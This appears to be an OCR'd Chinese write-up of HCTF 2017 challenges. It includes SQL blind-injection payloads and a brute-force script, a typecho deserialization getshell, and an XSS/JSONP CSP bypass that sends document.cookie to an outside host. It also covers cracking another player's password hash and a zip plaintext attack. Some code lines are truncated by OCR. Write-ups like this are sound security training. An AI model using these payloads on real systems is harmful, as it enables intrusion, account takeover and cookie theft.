
```
1^(case(select(count(1))from(flag))when(2)then(2)else(0)end) Cc     flag 表有 2 行
1^(case(select(count(flag))from(flag))when(2)then(2)else(0)end)     列名 flag
1^(case(select(count(id))from(flag))when(2)then(2)else(0)end)       列名 id
1^(case(select(ascii(substr((database())from(1)))))when(104)then(2)else(0)end)  数据库名 'hctf'
```

由于 flag 表只有两行，可以用 `max()` 和 `min()` 区分，得到下一关的入口:

```
'./H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/'
'1^(case(select(ascii(substr(min(flag)from(%d))))from(flag))when(%d)then(2)else(0)end)'
```

访问这个地址，是一个 typecho 的博客。 typecho 前段时间刚爆出一个反序列化漏洞可导致 getshell 直接访问 install.php，发现存在 install.php，那事情就很好办了
构造序列化字符串，列出根目录下所有文件，最终在根目录下/flag*is*here/flag 里发现

flag



A true man can play a palo one hundred time

这题略有意思，题目给出了一个平衡木，每次可以左移或右移一点，每次移动可以测量出 4 个参数，我猜可能是：位移、速度、角度、角速度。角度或位移超过某个定值就失败。于是随手写了个代码，参数是随便写的，没想到一遍就过了。

```
# encoding: utf-8
import os
import requests
import json
import random

sess = requests.Session()

if os.name == 'nt':
    sess.proxies = {'http':'http://127.0.0.1:8080/'} # burp

url = 'http://ezgame.2017.hctf.io/game'

token = 'Gk9tmlrhni9xXIBQb7MYRHtiWQI2vWvm'

direction = 1

while True:
    # 判决左移或右移的权重
    go_left = 0
    go_right = 0

    r = sess.get(url, params={'move':direction, 'id':token})
    print r.content

    result = json.loads(r.content)

    if result.has_key('flag'):
        print result['flag']
    if not result['status']:
        print 'failed'
        break
    else:
        print result['count'],

    status = result['observation']
    # 位移
    if status[0] > 0.015:
        go_left += 1
    if status[0] < -0.015:
        go_right += 1

    # 角度
    if status[2] > 0.015:
        go_right += 1
```

```
    if status[2] < -0.015:
        go_left += 1

    # 速度
    if status[1] > 0.01:
        go_left += 1
    if status[1] < -0.01:
        go_right += 1

    # 角速度
    if status[3] > 0.01:
        go_right += 1
    if status[3] < 0.01:
        go_left += 1

    print go_right, go_left,

    if go_right == go_left:
        direction = random.randint(0,1)
    else:
        if go_right > go_left:
            direction = 1
        else:
            direction = 0

        print direction
```

最后得到了 flag:

```
{"count": 100, "status": false, "flag":
"hctf{d776738aa2e19391960368f554d6326c418d0b7c7510562e9dd1b4d3531e1aeb}"}
```

后来我猜测也许只需要简单地左右交替挪动就能出 flag。

poker-poker

- 最开始有 **注册**、**密保**、**登录** 三个部分
- 经过测试，在 **密保** 和 **登录** 处有严格的 WAF
- 在注册处 **bname** 代表玩家名， **username** 代表用户名，**pass** 代表密码
  - 当 **username** 为单引号(') 时，不管 ** bname** 为何值，永远返回 **“OK1!”**
  - 当 **username** 为两个单引号(") 时，不管 ** bname** 为何值，永远返回 **“OK 角色已经存在或者您已经有一个角色!”**
  - **pass** 同理
  - 并没有像 **密保** 和 **登录** 那里存在严格的 WAF
  - 则在注册处存在 SQL 盲注
  - 测试后端的注册逻辑（假设表名为 user）
    - select * from user where username = '$username' # 查 username 是否存在
    - select * from users where bname = '$bname' # 如果 username 不存在，查 bname 是否存在
    - insert into users (bname, username, password) values ('$bname', '$username', 'pass') # 如果 bname 也不存在，注册成功
    - 若 username 存在或 bname 存在，直接返回 “OK 角色已经存在或者您已经有一个角色!”
- 构造 payload 以及编写爆破脚本

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import random
import requests
import string

url = 'http://petgame.2017.hctf.io/login/register.php'

params = { 'bname' : '',
           'sex' : '1',
           'head' : '3',
           'bc' : '1',
           'username' : '',
           'pass':''}

dic =  string.digits + string.ascii_lowercase +  ','+string.ascii_uppercase + '_{}'

passwd = 'aaa'
params['pass'] = passwd
```


```
result = ''

while(True):
    i = 0
    for _ in range(0, len(dic)):
        ch = dic[i]
        if ch == '_' or ch == '{' or ch == '}' or ch == ',':
            ch = '\\' + ch
        bname = ''.join( random.sample( string.ascii_letters + string.digits, 14 ) )
        username = "admin' and '1'=(select if((!!!inject here!!!) like binary '%s%s%%',1,0))='" % (result, ch)
        params['bname'] = bname
        params['username'] = username
        ret = requests.get(url=url, params=params)
        if ret.text == 'OK1':
            result = result + ch
            i = 0
            print result
        else:
            i = i + 1

    print '[*]Result: ' + result.replace( '\\', '' )
```

* 注意如果要 username 处注入，则 bname 每次需要不同的随机字符串，经测试 bname 最大长度为 15，则每次盲注时需产生 15 位的随机字符串以减小碰撞概率（实际也发生了碰撞）
* 注意逗号（，）花括号（{ }），下划线（ _ ）等字符需要转义

- 爆当前用户 `username = "admin' and '1'=(select if((select user()) like binary '%s%s%%',1,0))='" % (result, ch)`
- 爆当前数据库 `username = "admin' and '1'=(select if((select database()) like binary '%s%s%%',1,0))='" % (result, ch)`
- 爆所有库名 `username = "admin' and '1'=(select if((select group_concat(SCHEMA_NAME) from information_schema.SCHEMATA) like binary '%s%s%%',1,0))='" %`



`(result, ch)`

- 爆 hctf 库下表名 `username = "admin' and '1'=(select if((select group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA='hctf') like binary '%s%s%%',1,0))='" % (result, ch)`

```
    i = 0
    for _ in range(0, len(dic)):
        ch = dic[i]
        if ch == '_' or ch == '{' or ch == '}' or ch == ',':
            ch = '\\' + ch
        bname = ''.join(random.sample(string.ascii_letters + string.digits, 14))
        username = "admin' and '1'=(select if((select group_concat(TABLE_NAME) from informat
        params['bname'] = bname
        params['username'] = username
        ret = requests.get(url=url, params=params)
        if ret.text == 'OK1':
            result = result + ch
            i = 0
            print result
```

while (True) › for _ in range(...

Run patgamg2

```
[*]Result: flag2

[*]Result: flag2

[*]Result: flag2


程序完成后退出代码1
```

- 爆 hctf.flag2 下的字段名 `username = "admin' and '1'=(select if((select group_concat(COLUMN_NAME) from information_schema.COLUMNS where TABLE_SCHEMA='hctf' and table_name='flag2') like binary '%s%s%%',1,0))='" % (result, ch)`

```
    i = 0
    for _ in range(0, len(dic)):
        ch = dic[i]
        if ch == '_' or ch == '{' or ch == '}' or ch == ',':
            ch = '\\' + ch
        bname = ''.join(random.sample(string.ascii_letters + string.digits, 14))
        username = "admin' and '1'=(select if((select group_concat(COLUMN_NAME) from infor
                   "TABLE_SCHEMA='hctf' and table_name='flag2') like binary '%s%s%%',1,0))
        params['bname'] = bname
        params['username'] = username
        ret = requests.get(url=url, params=params)
        if ret.text == 'OK1':
            result = result + ch
            i = 0
            print result
```

while (True) › for _ in range(...

patgamg2

```
fla

flag

[*]Result: flag


程序完成后退出代码1
```

- 爆 flag `username = "admin' and '1'=(select if((select flag from hctf.flag2) like binary '%s%s%%',1,0))='" % (result,`

```
        username = "admin' and '1'=(select if((select flag from hctf.flag2) like binary '%s%s%%',1,0))=
        params['bname'] = bname
        params['username'] = username
        ret = requests.get(url=url, params=params)
        if ret.text == 'OK1':
            result = result + ch
            i = 0
            print result
        else:
            i = i + 1

    print '[*]Result: ' + result.replace('\\', '')
```

```
atgamg2
[*]Result: hctf{y3u_G0t_tHe__poker_game}
[*]Result: hctf{y3u_G0t_tHe__poker_game}
[*]Result: hctf{y3u_G0t_tHe__poker_game}

程序完成后退出代码1
```

ch) n Console Terminal 4: Run 6: TODO

poker2

- 我们在排行榜上找到了一个快要到达 Lv100 的账号
- 通过 poker-poker2 中的 SQL 盲注漏洞
  - 我们在 **pm_hctf** 库中查出了所有的表
  - 其中有一张表为 player
  - 我们爆出该表中的所有字段
  - 其中有字段为 **secret** 和 **password**
  - 经过测试我们发现 **secret** 字段保存了用户的 md5(密码)
  - 由于不知道什么原因我们查不出 **password** 字段，但是可以查到 **secret**
  - 于是我们根据该用户名查到了其密码的 md5
  - 并且成功破解该 md5 拿到了密码
- 拿到密码后等待该用户到达 Lv100

getFlag when you are at level 100!!!

One of your pets:level:100 hctf{Go0dLuck_toGetTheFl3g__from_game}

- 然后迅速访问 flag.php
- 拿到 flag

A World Restored Again

在登出状态下，打开 `http://messbox.2017.hctf.io/user.php` 会弹出对话框，提示需要先进行登录，之后跳转到连接 `http://auth.2017.hctf.io/login.php?n_url=http://messbox.2017.hctf.io/user.php`

返回的页面将 window.location 设置为 n_url,此页面没有任何过滤，于是构造 payload 为：

```
http://auth.2017.hctf.io/login.php?n_url=javascript:blue-whale%27%3C/script%3E<script src="http://auth.2017.hctf.io/getmessage.php?callback=window.location='http://donky.top/?cookie='%252Bdocument.cookie;//"></script>
```

返回页面会将 window.location 设置为”javascript:blue-whale”,由于没有绕过白名单，因此不会跳转，又由于 script 标签没有过滤，因此可以构造 script 标签

```
<script src="http://auth.2017.hctf.io/getmessage.php?callback=window.location='http://donky.top/?cookie='%252Bdocument.cookie;//"></script>
```

利用白名单域下的 JSONP XSS 绕过网站的 CSP 安全策略。


存在连接： `http://auth.2017.hctf.io/getmessage.php?callback=Update`，callback 没有进行过滤，于是修改 callback 参数为：`window.location='http://donky.top/?cookie='%252Bdocument.cookie;//`

即可获取 cookie

Extra


Big_zip —— Extra level-1

- 打开压缩包发现里面有 41 个 *smallxx.txt 文件和一个 somethingsmallmakeme_bigger.txt* 以及 flag.txt
- 所有文件是加密的且不是伪加密
- 但是注意到 *smallxx.txt 的文件长度都为 5，且 somethingsmallmakeme_bigger.txt* 的长度为 205，刚好等于 *41 x 5*
- 猜测 *somethingsmallmakemebigger.txt* 的文件内容为所有 *small_xx.txt* 文件内容的总和
- 总体思路：
  - *small_xx.txt* 文件只有 5 字节，可以使用 CRC32 爆破
  - 将爆破出的 *smallxx.txt 内容拼接起来得到 somethingsmallmakeme_bigger.txt* 的明文（测试拼接后的字符串压缩后的 CRC32 是否等于原加密压缩文件中 *somethingsmallmakemebigger.txt* 的 CRC32）
  - 使用明文攻击解密压缩文件得到 flag



pokemon

作为一个单纯的孩子，当我打开游戏看到



我们就特别开心的打游戏去了

然而。。

当队友干掉道馆的 leader 后


真的是很开心呢 Orz

既然不让我们好好打游戏，就用了 PPRE

